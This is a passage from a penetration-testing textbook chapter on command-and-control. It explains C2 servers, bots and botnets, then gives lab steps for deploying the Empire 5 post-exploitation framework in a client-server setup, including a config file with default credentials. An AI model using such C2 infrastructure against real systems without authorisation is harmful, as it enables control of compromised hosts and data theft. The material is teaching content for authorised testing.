11

Delving into Command and Control Tactics

This chapter focuses on the **Command and Control** (**C2**) stage of the **Cyber Kill Chain**, which then leads to the threat actor completing the *Actions on Objective* phase of the cyber-attack. As an aspiring penetration tester, it is essential to understand the fundamentals of performing C2 operations from a threat actor's perspective. This technique also helps penetration testers determine whether their clients' security solutions are sufficient to detect a real-world cyber-attack and stop a threat actor's C2 operation.

During the course of this chapter, you will learn the fundamentals of C2 operations during a cyber-attack and how penetration testers can utilize such techniques during their penetration test exercises during a real-world security assessment. Furthermore, you will gain the skills to set up a C2 server and perform post-exploitation techniques on a compromised host on a network.

In this chapter, we will cover the following topics:

- Understanding C2
- Setting up C2 operations
- Post-exploitation using Empire

- Working with Starkiller

Let's dive in!

Technical requirements

To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:

- Kali Linux – `https://www.kali.org/get-kali/`
- Metasploitable 3 – `https://app.vagrantup.com/rapid7/boxes/metasploitable3-win2k8`

Understanding C2

The battle between cybersecurity professionals and threat actors is always a continuous race against time as to whether the threat actors are going to discover a security vulnerability on a system and exploit it before the cybersecurity professionals are able to identify the security flaw and implement countermeasures to prevent a cyber-attack. As each day goes by, cybersecurity-related news reveals how organizations are discovering their systems and networks have been compromised and how they are working on eradicating threats such as malware and recovering their systems to a working state.

However, while organizations are not always able to detect security incidents in real time and stop an attack, threat actors can live on their victims' networks and systems for a long time. This enables threat actors to move around the network using lateral movement, escalate their user privileges with vertical movement, exfiltrate the organization's data, install additional malware on the network, and launch attacks from the compromised systems to expand their foothold.

Threat actors and **Advanced Persistent Threat** (**APT**) groups are always thinking about clever techniques and strategies to compromise their next target. A technique that is commonly used by threat actors is implementing C2 operations to centrally manage compromised hosts over the internet. A threat actor will set up one or more C2 servers on the internet that serve the purpose of centrally managing infected and compromised systems, uploading data from the compromised hosts, and downloading additional malware onto newly infected devices.

These C2 servers also serve as update servers for malware such as ransomware. When ransomware infects a new device, most malware is designed to establish a connection to designated C2 servers on the internet to download updates, which ensures cybersecurity professionals are not able to eradicate/remove the malware infection from the host.

Once the C2 servers are deployed on the internet, the threat actor will attempt to infect the targeted systems, with a **bot** using various techniques, ranging from social engineering campaigns to infecting trusted web servers to host *driveby-downloads* of malicious payloads on visitors' computers. Once a bot is installed on a host device, it will attempt to establish a connection to its designated C2 server to download updates and listen for incoming instructions.

A bot, short for robot, is an application that's created by a threat actor to perform automated tasks such as malicious activities like performing **Distributed Denial-of-Service** (**DDoS**) attacks, sending spam and phishing emails to targets, and even spreading malware. Bots are usually installed on compromised systems and retrieve instructions from a C2 server that is managed by a threat actor.

As more devices are infected over time with the bot, it becomes a **botnet**, an army of zombie machines that can be controlled by the threat actor, as shown here:

Figure 11.1: C2 operations

As shown in the preceding diagram, the threat actor controls the botnet by connecting to the C2 server to provide the instructions, which are then relayed to all active bots, therefore allowing a single threat actor to be a one-man army by instructing an entire network of zombies to perform a large-scale cyber-attack against a target of choice.

In the field of cybersecurity, both penetration testers and red teamers use the **Tactics, Techniques, and Procedures** (**TTPs**) of threat actors to simulate real-world cyber-attacks on their clients' networks. One of the many objectives of performing a penetration test is that the organization may want to determine whether its security team has the capabilities, skills, and tools needed to identify and prevent a real-world cyber-attack. By using C2 operations, penetration testers are provided with a lot of advantages, such as performing post-exploitation techniques on multiple compromised host devices simultaneously and even lateral movement across the network.

Setting up C2 operations

As an aspiring ethical hacker and penetration tester, it is essential to learn and gain the skillset to use popular C2 tools to help you improve your penetration testing skills and strategies during a real-world exercise. Empire C2 is a framework widely used by red team personnel and malicious threat actors and is the tool we will consider in this chapter. Empire is a post-exploitation framework that enables penetration testers and red teamers to set up C2 operations during their penetration tests.

Currently, a security group known as **BC Security** (`www.bc-security.org`) is maintaining a forked version of the original PowerShell Empire framework known as Empire v5. BC Security has been providing updates and new features that allow penetration testers to perform never-before-seen techniques such as polymorphic payloads, stealthy C2 communication, memory-only execution, and living-off-the-land techniques during their live penetration tests on their customers' networks. This fork version is a community-driven effort to continue the development of the tool after the original developers ceased their work on it.

Empire 5 enables penetration testers to set up an Empire server that functions as a C2 server and agents (bots) that are installed on compromised host devices on a network. Like a botnet with a C2 server controlling all active bots on a network, the same concept is applied using Empire 5. The Empire server sends instructions to the agent on a compromised host to perform actions such as lateral movement or retrieving sensitive data. Once an agent is running on a host, it automatically attempts to establish a connection to the Empire server, controlled by the penetration tester.

Imagine during a penetration test you have exploited multiple hosts on a targeted network. Having to perform manual tasks on each compromised host machine can be a bit challenging and maintaining all the reverse shells to your Kali Linux machine with Metasploit could easily become overwhelming. However, with Empire 5, you can set up one or more C2 servers to manage all the reverse shell connections from all the compromised hosts on the network and perform most of the advanced post-exploitation tasks.

One of the coolest features of Empire 5 is the ability to deploy it using a client-server model. This allows you to set up a centralized C2 server anywhere, such as on the cloud or even on-premises on an organization's network. You can create multiple user accounts on the Empire server to allow access to additional penetration testers who are working on the same penetration test engagement as you. They can use the Empire client to individually log in to the same Empire server and work together.

The following diagram shows the Empire client-server model:




Figure 11.2: Empire client-server model

As shown in the preceding diagram, there is an Empire server deployed during a penetration test engagement and multiple penetration testers who are working on the same team connect to the Empire server using the Empire client running on their machines. This model allows multiple penetration testers to work on the same project and collaborate on the same Empire server.

Over the next couple of sections, you will learn how to set up Empire in a client-server model and manage users.

Part 1 – Empire client-server model

Before getting started, keep in mind that you will need two Kali Linux virtual machines. One machine will be hosting the Empire server while another will be used as the Empire client. For this exercise, we will be using two separate Kali Linux machines to demonstrate how to deploy Empire using the client-server model.

The following diagram provides a visual representation of the client-server model for our exercise:





Figure 11.3: Controlling the Empire server

To get started with this exercise, please use the following instructions:


1. Open the **Oracle VM VirtualBox Manager**, right-click on the **Kali Linux** virtual machine, and click on **Clone**, as shown below:



Name: kali-linux-2023.2-virtualbox-amd64
Operating System: Debian (64-bit)
Groups: Ultimate Kali Linux Book 3/PentestNet

Figure 11.4: Cloning a virtual machine

2. Next, the **Clone Virtual Machine** window will appear. Select **Clone type**: **Full clone**, **Snapshots**: **Current machine state**, and **MAC Address Policy**: **Generate new MAC addresses for all network adapters**, and click on **Finish**, as shown below:



New machine name and path

Name: Empire Client

Path: D:\VirtualBox VM

Clone type

[✓ Full clone]

Linked clone

Snapshots

[✓ Current machine state]

Everything

Additional options


MAC Address Policy: Generate new MAC addresses for all network adapters

Additional Options: ☐ Keep Disk Names

☐ Keep Hardware UUIDs

Figure 11.5: Clone Virtual Machine window

3. After the cloning process is completed, the newly created clone machine will appear within **Oracle VM VirtualBox Manager** as shown below:



Ultimate Kali Linux Book 3
PentestNet
kali-linux-2023.2-virtualbox-amd64 (Ch...) Powered Off
Empire Client Powered Off
Metasploitable 2 (Fresh Setup) Powered Off
Metasploitable 3 - Windows (Chap 10 - Mid) Powered Off
metasploitable3-ub1404 (Initial) Powered Off
RedTeamLab

General

```
Name:               Empire Client
Operating System:   Debian (64-bit)
Groups:             Ultimate Kali Linux Book 3/
                    PentestNet
```

System

```
Base Memory:    4096 MB
Processors:     4
Boot Order:     Hard Disk, Optical
Acceleration:   Nested Paging, PAE/NX, KVM
                Paravirtualization
```

Display

```
Video Memory:             128 MB
Graphics Controller:      VMSVGA
Remote Desktop Server:    Disabled
Recording:                Disabled
```

Storage


```
Controller: IDE
  IDE Secondary Device 0:   [Optical Drive] Empty
Controller: SATA
  SATA Port 0:              Empire Client.vdi (Normal, 80.09 GB)
```

Audio

```
Host Driver:   Windows DirectSound
```

Figure 11.6: New virtual machine

4. Power on the main **Kali Linux** virtual machine (not the clone), open the **Terminal**, and use the `ifconfig eth1` command to determine the IP address on the `eth1` interface as shown below:




```
kali@kali:~$ ifconfig eth1
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.30.1.50  netmask 255.255.255.0  broadcast 172.30.1.255
        inet6 fe80::c280:130d:eca4:e07c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:eb:23:e1  txqueuelen 1000  (Ethernet)
        RX packets 2  bytes 650 (650.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 22  bytes 3034 (2.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 11.7: Checking interface

5. Please take note of the IP address on the `eth1` network adapter as this Kali Linux machine will function as the Empire server, while the clone virtual machine will operate as the Empire client.
6. Next, use the following commands to start the MariaDB service and verify that the service is running:

```
kali@kali:~$ sudo systemctl start mariadb.service
kali@kali:~$ systemctl status mariadb.service
```

7. The following screenshot shows the MariaDB service is running:



```
kali@kali:~$ systemctl status mariadb.service
● mariadb.service - MariaDB 10.11.4 database server
     Loaded: loaded (/lib/systemd/system/mariadb.service; disabled; preset: >
     Active: active (running) since Thu 2023-12-07 18:01:55 EST; 11s ago
       Docs: man:mariadbd(8)
             https://mariadb.com/kb/en/library/systemd/
```


Figure 11.8: Checking database status

The `mariadb.service` does not always start immediately; wait a minute before trying to start the service again.

8. Next, use the following commands to start the Empire server on the main Kali Linux virtual machine:

```
kali@kali:~$ sudo powershell-empire server
```

9. Empire may take up to 2 minutes to get started and load all the required plug-ins. The following screenshot shows the Empire server is ready:



```
Time Elapsed 00:00:26.69
[INFO]: csharpserver: [*] Starting Empire C# server
[INFO]: Plugin csharpserver ran successfully!
[INFO]: Empire starting up...
[INFO]: Starkiller served at http://localhost:1337/index.html
[INFO]: Started server process [4475]
[INFO]: Waiting for application startup.
[INFO]: Application startup complete.
[INFO]: Uvicorn running on http://0.0.0.0:1337 (Press CTRL+C to quit)
[INFO]: Compiler ready
```

Figure 11.9: Showing that the Empire server is ready

Sometimes, the virtual machine loses its IP address when running either the Empire client or server. Simply use the `sudo ifconfig eth1 down` command to turn down the interface, wait a few seconds, then use the `sudo ifconfig eth1 up` command to re-enable the interface and connectivity will automatically be restored.


10. Next, power on the **Empire Client** (clone of Kali Linux) virtual machine and use the following commands to edit the Empire client configuration file to insert the Empire server information:

```
kali@kali:~$ sudo nano /etc/powershell-empire/client/config.yaml
```

11. Insert the following lines of code at the end of the **Server** list of the `config.yaml` file:

```
Empire-Server:
host: http://172.30.1.50
port: 1337
socketport: 5000
username: empireadmin
password: password123
```

12. Change the **host** address to match the IP address of the `eth1` interface on the main Kali Linux machine that is running the Empire server. The following screenshot shows the code is inserted beneath the last entry within the **Server** list:



```
  another-one:
    host: http://localhost
    port: 1337
    socketport: 5000
    username: empireadmin
    password: password123
  Empire-Server:
    host: http://172.30.1.50
    port: 1337
    socketport: 5000
    username: empireadmin
    password: password123
shortcuts:
  # Params can be a list like
  # params:
```

Figure 11.10: Empire configuration


13. Press *CTRL* + *X*, then *Y*, and hit *Enter* to save the contents of the `config.yaml` file. This `config.yaml` file allows penetration testers to add additional Empire servers to create a list that can be used in various penetration testing exercises.
14. Next, on the **Empire Client** (clone) virtual machine, use the following commands to start the MariaDB services and Empire client:

```
kali@kali:~$ sudo systemctl start mariadb.service
kali@kali:~$ sudo powershell-empire client
```

15. Next, to establish a connection to the Empire server, use the following commands while specifying the name of the Empire server from the `config.yaml` file:

```
(Empire) > connect -c Empire-Server
```

